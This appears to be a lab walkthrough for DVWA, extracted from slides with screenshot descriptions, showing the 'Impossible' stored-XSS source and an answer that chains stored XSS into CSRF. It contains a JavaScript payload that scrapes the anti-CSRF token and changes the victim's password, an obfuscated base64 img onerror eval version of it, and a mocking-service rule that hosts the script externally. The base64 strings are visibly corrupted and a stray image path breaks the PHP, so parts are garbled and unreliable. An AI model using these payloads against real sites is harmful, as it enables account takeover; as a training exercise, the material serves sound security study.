1.93 KB transferred | Finish: 1.27 s".



\$~ / XSS (Stored) / Impossible: cat ./"View Source"

```
<?php

if( isset( $_POST[ 'btnSign' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

    // Get input
    $message = trim( $_POST[ 'mtxMessage' ] );
    $name    = trim( $_POST[ 'txtName' ] );

    // Sanitize message input
    $message = stripslashes( $message );
    $message = ((isset($GLOBALS["__mysqli_ston"])) && is_object($GLOBALS["__mysqli_ston"])) ?
        mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $message) : ((trigger_error("[MySQLConverterToo] Fix the
        mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
    $message = htmlspecialchars( $message );

    // Sanitize name input
    $name = stripslashes( $name );
    $name = ((isset($GLOBALS["__mysqli_ston"])) && is_object($GLOBALS["__mysqli_ston"])) ?
        mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $name) : ((trigger_error("[MySQLConverterToo] Fix the
        mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
    $name = htmlspecialchars( $name );


    // Update database
    $data = $db->prepare( 'INSERT INTO guestbook ( comment, name ) VALUES ( :message, :name );' );
    $data->bindParam( ':message', $message, PDO::PARAM_STR );
    $data->bindParam( ':name', $name, PDO::PARAM_STR );
    $data->execute();
}

// Generate Anti-CSRF token
generateSessionToken();

?>
```



\$~/CSRF/High: cat ./Diagram



\$~/CSRF/High: cat ./"Answer - XSS (Stored)"

```
var url = "http://127.0.0.1/vulnerabilities/csrf/";

request = new XMLHttpRequest();
request.withCredentials = true;

request.onreadystatechange = () => {

    if (request.readyState === request.DONE && request.status === 200){

        var response = request.responseText;
        var user_token = /[a-f0-9]{32}/g.exec(response)[0];
        var newpasswd = "123";
        var payload = "http://127.0.0.1/vulnerabilities/csrf/?password_new=" + newpasswd + "&password_conf=" +
newpasswd + "&Change=Change&user_token=" + user_token;
        var second_request = new XMLHttpRequest();
        second_request.open("GET", payload);
        second_request.send();
    };
};

request.open("GET", url);
request.send();
```



\$~/CSRF/High: cat ./"Answer - XSS (Stored)"

```
<img src="" onerror="eval(atob('dmFyIHVybCA9ICJodHRwOi8vMTI3LjAuMC4xL3Z1bG5lcmFiaWxdGllcy9jc3JmLyI7CgpyZXF1ZXN0ID0gbmV3IFhNTEh0dHBSZXF1ZXN0Kck7CnJlcXVlc3Qud2l0aENyZWRlbRpYwxzID0gdHJ1ZTsKCnJlcXVlc3Qub25yZWfkeXN0YXR1Y2hhbmdlID0gKCkgPT4gewoKICAgIGlmIChyZXF1ZXN0LnJlYWR5U3RhdGUgPT09IHJlcXVlc3QuRE90RSAmJiByZXF1ZXN0LnN0YXR1cyA9PT0gMjAwKXsKCiAgICAgICAgdmFyIHJlc3BvbNlID0gcmVxdWzdC5yZXNwb25zZVRleHQ7CiAgICAgICAgdmFyIHVzZXJfdG9rZW4gPSAvW2EtZjAt0V17MzJ9L2cuZXh1YyhyZXNwb25zZSlbMF07CiAgICAgICAgdmFyIG5ld3Bhc3N3ZCA9ICIxMjMi0wogICAgICAgIHZhcibwYXlsb2FkID0gImh0dHA6Ly8xMjcuMC4wLjEvdnVsbnVyYWJpbGl0awVzL2NzcmYvP3Bhc3N3b3JkX25ldz0iICsgbmV3cGFzc3dkICsgIiZwYXNzd29yZF9jb25mPSIgKyBuZXdwYXNzd2QgKyAiJkNoYW5nZT1DaGFuZ2UmdXNlcl90b2tlbj0iICsgdXNlcl90b2tlbjsKICAgICAgICB2YXIgc2Vjb25kX3JlcXVlc3QgPSBuZXcgWE1MSHR0cFJlcXVlc3QoKTsKICAgICAgICBzZWVbmrFcmVxdWVzdC5vcGVuKCJHRVQiLCBwYXlsb2FkKTsKICAgICAgICBzZWVbmrFcmVxdWVzdC5zZW5kKck7CiAgICB90wp90woKcmVxdWVzdC5vcGVuKCJHRVQiLCB1cmwp0wpyZXF1ZXN0LnNlbtmQoKTs=' ))">
```

```
<img src="" onerror="eval(atob('dm...'))">
```



\$~/CSRF/High: cat ./"Answer - XSS (Stored)"

```
<img src="" onerror="eval(atob('dmFyIHVybCA9ICJodHRwOi8vMTI3LjAuMC4xL3Z1bG5lcmFiaWxdGllcy9jc3JmLyI7CgpyZXF1ZXN0ID0gbmV3IFhNTEh0dHBSZXF1ZXN0Kck7CnJlcXVlc3Qu2l0aENyZWRlbRpYwxzID0gdHJ1ZTsKCnJlcXVlc3Qub25yZWfkeXN0YXR1Y2hhbmdlID0gKCkgPT4gewoKICAgIGlmIChyZXF1ZXN0LnJlYWR5U3RhdGUgPT09IHJlcXVlc3QuRE90RSAmJiByZXF1ZXN0LnN0YXR1cyA9PT0gMjAwKXsKCiAgICAgICAgdmFyIHJlc3BvbNlID0gcmVxdWzdC5yZXNwb25zZVRleHQ7CiAgICAgICAgdmFyIHVzZXJfdG9rZW4gPSAvW2EtZjAt0V17MzJ9L2cuZXh1YyhyZXNwb25zZSlbMF07CiAgICAgICAgdmFyIG5ld3Bhc3N3ZCA9ICIxMjMi0wogICAgICAgIHZhcibwYXlsb2FkID0gImh0dHA6Ly8xMjcuMC4wLjEvdnVsbnVyYWJpbGl0awVzL2NzcmYvP3Bhc3N3b3JkX25ldz0iICsgbmV3cGFzc3dkICsgIiZwYXNzd29yZF9jb25mPSIgKyBuZXdwYXNzd2QgKyAiJkNoYW5nZT1DaGFuZ2UmdXNlcl90b2tlbj0iICsgdXNlcl90b2tlbjsKICAgICAgICB2YXIgc2Vjb25kX3JlcXVlc3QgPSBuZXcgWE1MSHR0cFJlcXVlc3QoKTsKICAgICAgICBzZNvbmRfcnvxdWVzdC5vcGVuKCJHRVQiLCBwYXlsb2FkK'sICAgICAgICBzZNvbmRfcnvxdWVzdC5zZW5kKck7CiAgICB90wp90woKcmVxdWVzdC5vcGVu'CJIRVUiCB1cmwp0v[p]ZXF1ZXN0LnNlbtmQo[Ts=' ))">
```

```
<img src="" onerror="eval(atob('dm...'))">
```



\$~/CSRF/High: cat ./"Answer - XSS (Stored)"

```
kali@kali: ~
File Actions Edit View Help
└──(kali㉿kali)-[~]
    └──$ docker start dvwa
dvwa

└──(kali㉿kali)-[~]
    └──$ docker exec -it dvwa /bin/bash
root@fdd34b15334e:/# mysql
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 32
Server version: 10.1.26-MariaDB-0+deb9u1 Debian 9.1

Copyright (c) 2000, 2017, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> DESCRIBE dvwa.guestbook;
+-----+-----+-----+-----+-----+
| Field | Type            | Null | Key | Default | Extra          |
+-----+-----+-----+-----+-----+
| comment_id | smallint(5) unsigned | NO   | PRI | NULL    | auto_increment |
| comment    | varchar(300)        | YES  |     | NULL    |                |
| name       | varchar(100)         | YES  |     | NULL    |                |
+-----+-----+-----+-----+-----+
3 rows in set (0.00 sec)

MariaDB [(none)]> █
```

\$~/CSRF/High: cat ./"Answer - XSS (Stored)"

The screenshot shows the Beeceptor Mocking Rules configuration window. It has three main sections: Request Conditions, Response Actions, and Additional Information.

Request Conditions: Set to "Method: GET" and "Request condition: Request path exactly matches /".

Response Actions:

- Response delayed by:** 0.00 sec
- Return HTTP status as:** 200
- Response headers:** { "Content-Type": "text/javascript" }
- Response body:** A script that sets up an XMLHttpRequest to a local file and logs the response if successful.

```
var url = "http://127.0.0.1/vulnerabilities/csrf/";
request = new XMLHttpRequest();
request.withCredentials = true;
request.onreadystatechange = () => {
    if (request.readyState === request.DONE && request.status === 200){
```

Additional Information:

Rule Description: Description

Buttons: Cancel, Save Rule

<https://beeceptor.com/>



\$~/CSRF/High: cat ./"Answer - XSS (Stored)"

The screenshot shows a Firefox browser window with the URL `127.0.0.1/vulnerabilities/xss_s/`. The page displays a guestbook form with fields for 'Name' and 'Message'. Below the form is a 'Sign Guestbook' button. On the left, a sidebar lists various attack types: Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, and Insecure CAPTCHA. The 'CSRF' option is currently selected.

The browser's developer tools are open, specifically the 'Elements' tab under the 'Inspector' tab. The DOM tree shows an `<audio>` element with a `src` attribute set to an exploit URL. The 'Rules' panel on the right shows the CSS for the `div#guestbook_comments` selector:

```
div#guestbook_comments {  
    width: 45%;  
    background-color: #f8fafa;  
    border-width: 1px;  
    border-style: solid;  
    border-color: #C0C0C0;  
    padding: 5px 10px 5px 10px;  
    margin-bottom: 5px;  
}
```

The 'Console' tab at the bottom shows an error message: `⚠ Invalid URI. Load of media resource failed.`.

\$~/CSRF/High: cat ./"Answer - XSS (Stored)"

The screenshot shows a Firefox browser window with the URL `127.0.0.1/vulnerabilities/xss_s/`. The page displays a guestbook form with fields for Name and Message, and buttons for Sign Guestbook and Clear Guestbook. On the left, a sidebar lists various attack types: Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, and Insecure CAPTCHA. The Insecure CAPTCHA option is currently selected.

The browser's developer tools Network tab is open, showing a list of requests. One request is highlighted: a GET request to `/vulnerabilities/csrf/?password_new=456&password_conf=456&Change=Change&user_token=f629f4d082b62e6aaf6bb452cd1eaa2d`. The response status is 200 OK, and the response body contains the payload `line 1 > eval:21(...)`.

The bottom status bar of the browser indicates `load: 78 ms`.

A warning message in the bottom-left corner of the browser window says `⚠ Invalid URI. Load of media resource failed.`